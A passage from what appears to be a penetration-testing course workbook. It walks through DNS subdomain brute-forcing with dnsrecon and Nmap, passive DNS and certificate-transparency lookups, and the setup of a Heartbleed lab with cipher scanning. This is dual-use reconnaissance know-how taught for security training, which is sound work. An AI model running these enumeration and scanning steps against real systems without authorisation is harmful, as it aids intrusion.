> `dnsrecon.py` sometimes exits with a harmless `Exception in thread Thread-6...` error: this may be ignored.

3. Open a new terminal and run the following command:

```
dnsrecon.py -t brt -d sec542.net -n 127.0.0.1 -D /opt/dnsrecon/namelist.txt
```

4. In the output, note the hosts DNSRecon identified using this technique:



5. DNSRecon should identify a hostname that the Nmap `dns-brute` script missed.

6. Identify that hostname by comparing DNSRecon's output with Nmap's.

   - dnsrecon.py discovered the following hostnames via either A or CNAME records:
     - **sec542.net**
     - **cust42.sec542.net**
     - **ftp.sec542.net**
     - **mail.sec542.net**
     - **ns1.sec542.net**
     - **test.sec542.net**
     - www.sec542.net
   - Both tools discovered **test.sec542.net**, which we were previously unaware of based on running dig against sec542.net.
   - In addition, `dnsrecon.py` also discovered **cust42.sec542.net**.

> **Note**
>
> `dnsrecon.py` found **cust42.sec542.net** because its default wordlist is longer.

7. The **/opt/dnsrecon/namelist.txt** file has 1910 entries, as shown by the following command:

```
wc -l /opt/dnsrecon/namelist.txt
```

> **Note**
>
> The `wc` command preforms a word count, and the `-l*` (lowercase 'ell,' not the number one) flag stands for lines.

8. Nmap's default list at `/usr/local/share/nmap/nselib/data/vhosts-default.lst` only has 128 lines, as shown by the following command:

```
wc -l /usr/share/nmap/nselib/data/vhosts-default.lst
```

9. Either tool may use a custom wordlist. We can simulate `dnsrecon.py`'s results with Nmap by giving it the same wordlist as a script argument:

```
nmap --script=dns-brute sec542.net --script-args=dns-brute.hostlist=/opt/dnsrecon/
namelist.txt
```

10. Both **test.sec542.net** and **cust42.sec542.net** are interesting; we will dig deeper into their respective virtual host sites in a later lab.


Online DNS Databases

Perform the following steps:

- Open the Firefox browser and navigate to https://dnsdumpster.com
- Perform a query for:
  - sans.org
  - sec542.com

Solution - sans.org

1. Open Firefox and surf to https://dnsdumpster.com
2. Enter `sans.org`, and click the Search button.




3. Scroll down to `Host Records (A)`, and you will see the catalogged hostnames.


4. Remember that your results will differ, since you are looking at live data.
5. Scroll back to the top of the page to be able to perform the next search for `sec542.com`.

Solution - sec542.com

1. Enter `sec542.com`, and click the Search button.




2. Scroll down to `Host Records (A)`, and you will see the catalogued hostnames.



3. Remember that your results will differ, since you are looking at live data.

4. Also of note, scroll down a little further and you will see a diagram of the hostnames and their relationship to various servers.



Certificate Transparency Logs


Perform the following steps:

- Discover any current x.509 certificates associated with:
  - sans.org
  - sec542.com
- Use the following site to perform your research: https://crt.sh


Solution - sans.org

1. Open Firefox and surf to https://crt.sh.

2. Search for `%.sans.org` (the `%` symbol is a wildcard that matches all names and subdomains in sans.org).



3. crt.sh provides one page of results by default (remember that your results will differ).




crt.sh ID	Logged At ⇑	Not Before	Not After	Identity	Issuer Name
1627139057	2019-06-30	2018-08-03	2019-09-03	recordings-api.sans.org	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
1622425246	2019-06-29	2019-06-26	2020-07-26	olt-content-supplements.sans.org	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
1619018338	2019-06-28	2018-12-09	2020-01-09	webcast.sans.org	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
1618910284	2019-06-28	2018-12-09	2020-01-09	vlive-simulcast.sans.org	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
1614535880	2019-06-27	2019-06-12	2020-07-12	recordings.sans.org	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
1613253598	2019-06-26	2019-06-26	2020-07-26	ondemand-supplements.sans.org	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
1612696240	2019-06-26	2019-06-26	2020-07-26	olt-content-supplements.sans.org	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
1612765366	2019-06-25	2019-09-23	adselfservice.animal.platform.sans.org	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1606148343	2019-06-23	2018-07-24	2019-08-24	ondemand-supplements.sans.org	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
1591016080	2019-06-18	2019-06-16	2020-07-16	olt-players.sans.org	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
1580861576	2019-06-16	2019-06-16	2020-07-16	olt-players.sans.org	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
1568407724	2019-06-12	2019-06-12	2020-07-12	recordings.sans.org	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
1598908378	2019-06-11	2019-06-11	2019-09-09	adselfservice.animal.platform.sans.org	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1567285535	2019-06-11	2019-06-11	2019-09-09	adselfservice.animal.platform.sans.org	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1578622749	2019-06-05	2019-06-05	2019-09-03	zeus.vpn.sans.org	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1546348516	2019-06-05	2019-06-05	2019-09-03	zeus.vpn.sans.org	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1536123460	2019-06-03	2019-05-31	2020-06-30	dev-cmp-admin.sans.org	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
1550806390	2019-06-03	2019-06-03	2019-09-01	ics-community.sans.org	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1534907913	2019-06-03	2019-06-03	2019-09-01	ics-community.sans.org	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1527301737	2019-05-31	2019-05-28	2021-05-11	image.email.sans.org	C=US, O=DigiCert Inc, CN=DigiCert SHA2 Secure Server CA
1526215108	2019-05-31	2019-05-31	2020-06-30	dev-cmp-admin.sans.org	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
1522838263	2019-05-30	2019-05-17	2020-06-17	dev-cmp.sans.org	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
1547200331	2019-05-28	2019-05-28	2019-08-26	adselfservice.animal.platform.sans.org	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1518952244	2019-05-28	2019-05-28	2019-08-26	adselfservice.animal.platform.sans.org	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
1518370597	2019-05-28	2019-05-28	2021-05-11	image.email.sans.org	C=US, O=DigiCert Inc, CN=DigiCert SHA2 Secure Server CA
1513280281	2019-05-27	2019-05-23	2020-06-23	pre-odadmin.sans.org	C=US, O=Amazon, OU=Server CA 1B, CN=Amazon
1507194075	2019-05-24	2019-05-23	2020-04-29	*.sans.org	C=BE, O=GlobalSign nv-sa, CN=GlobalSign CloudSSL CA - SHA256 - G3
1506797916	2019-05-24	2019-05-22	2020-04-29	*.sans.org	C=BE, O=GlobalSign nv-sa, CN=GlobalSign CloudSSL CA - SHA256 - G3
1503649081	2019-05-23	2019-05-21	2020-04-29	*.sans.org	C=BE, O=GlobalSign nv-sa, CN=GlobalSign CloudSSL CA - SHA256


Solution - sec542.com

1. sec542.com has a "hidden" virtual host that was not linked publicly (or discovered by Internet search engines) when this lab was written. Passive DNS can find it; let's see if we can also discover it via Certificate Transparency. Note that sec542.com will have far less certificates than sans.org did.

2. Search for `%.sec542.com` in https://crt.sh.



3. Hmmm... `gruntbuggly.sec542.com` looks interesting. Let's check it out. Surf to https://gruntbuggly.sec542.com.



We hope you enjoyed the Vogon poetry.

To quote the amazing Douglas Adams: "

- Vogon poetry is of course, the third worst in the universe.*
- The second worst is that of the Azgoths of Kria. During a recitation by their poet master Grunthos the Flatulent of his poem "Ode to a Small Lump of Green Putty I Found in My Armpit One Midsummer Morning" four of his audience died of internal haemorrhaging and the president of the Mid-Galactic Arts Nobbling Council survived by gnawing one of his own legs off. Grunthos was reported to have been "disappointed" by the poem's reception, and was about to embark on a reading of his 12-book epic entitled "My Favourite Bathtime Gurgles" when his own major intestine, in a desperate attempt to save humanity, leapt straight up through his neck and throttled his brain.*
- The very worst poetry of all perished along with its creator, Paul Neil Milne Johnstone of Redbridge, in the destruction of the planet Earth. Vogon poetry is mild by comparison.*

[1] https://tools.ietf.org/html/rfc1035

Exercise 1.3 - Testing HTTPS

Objectives


- Leverage scripts to test HTTPS configurations
- Gain hands-on experience with the Nmap NSE ssl-enum-ciphers script
- Determine the weakest ciphers identified by ssl-enum-ciphers
- Compare HTTPS configurations of multiple sites

Lab Setup

1. Log in to Security542 VM:
    - Username: `student`
    - Password: `Security542`
2. Open a terminal by clicking the terminal icon on the upper panel.

3. Start the Docker Nginx Heartbleed container by typing the following command:

```
/labs/heartbleed.sh
```




4. Leave the command running as you perform the lab.

Challenges

- Use the Qualys SSL labs SSL server test at https://www.ssllabs.com/ssltest/ to assess the strength of **www.sans.org**.


Solution

1. Open Firefox and surf to: https://www.ssllabs.com/ssltest/.
2. Enter "www.sans.org" and press "Submit":



3. You may be shown a results screen right away (if the site was scanned recently), or Qualys may start a new scan. A new scan may take some time to complete, so move to the next section while it's running, and check the results later.
4. Inspect the results.

> **Note**
>
> The live results may differ from the results shown below, as security standards change, the www.sans.org web site changes, etc.



- Assess the HTTPS configurations of **https://www.sec542.org** and **https://heartbleed.sec542.org** by performing the following:
  - Use the Nmap NSE **ssl-enum-ciphers** script to test the cipher strength of the sites
  - Compare the two sites and identify which offers the weakest cipher
  - Determine which ciphers are the weakest

Solution

Test https://www.sec542.org


1. The Qualys SSL labs SSL server test is great for testing public websites, but penetration testers frequently need to assess internal sites. We will use nmap for that purpose.
2. If you have already started the Docker Nginx Heartbleed container, skip to the next step. Otherwise, open a new terminal and start it now:

```
/labs/heartbleed.sh
```

3. Nmap has a number of useful NSE (Nmap Scritping Engine) scripts, available in the Security 542 Linux VM in this directory: `/usr/share/nmap/scripts/`. We will use the `ssl-enum-ciphers` script.
4. Open another terminal and run this command:

```
nmap -p 443 --script=ssl-enum-ciphers www.sec542.org -oN /tmp/www.sec542.org.nmap
```

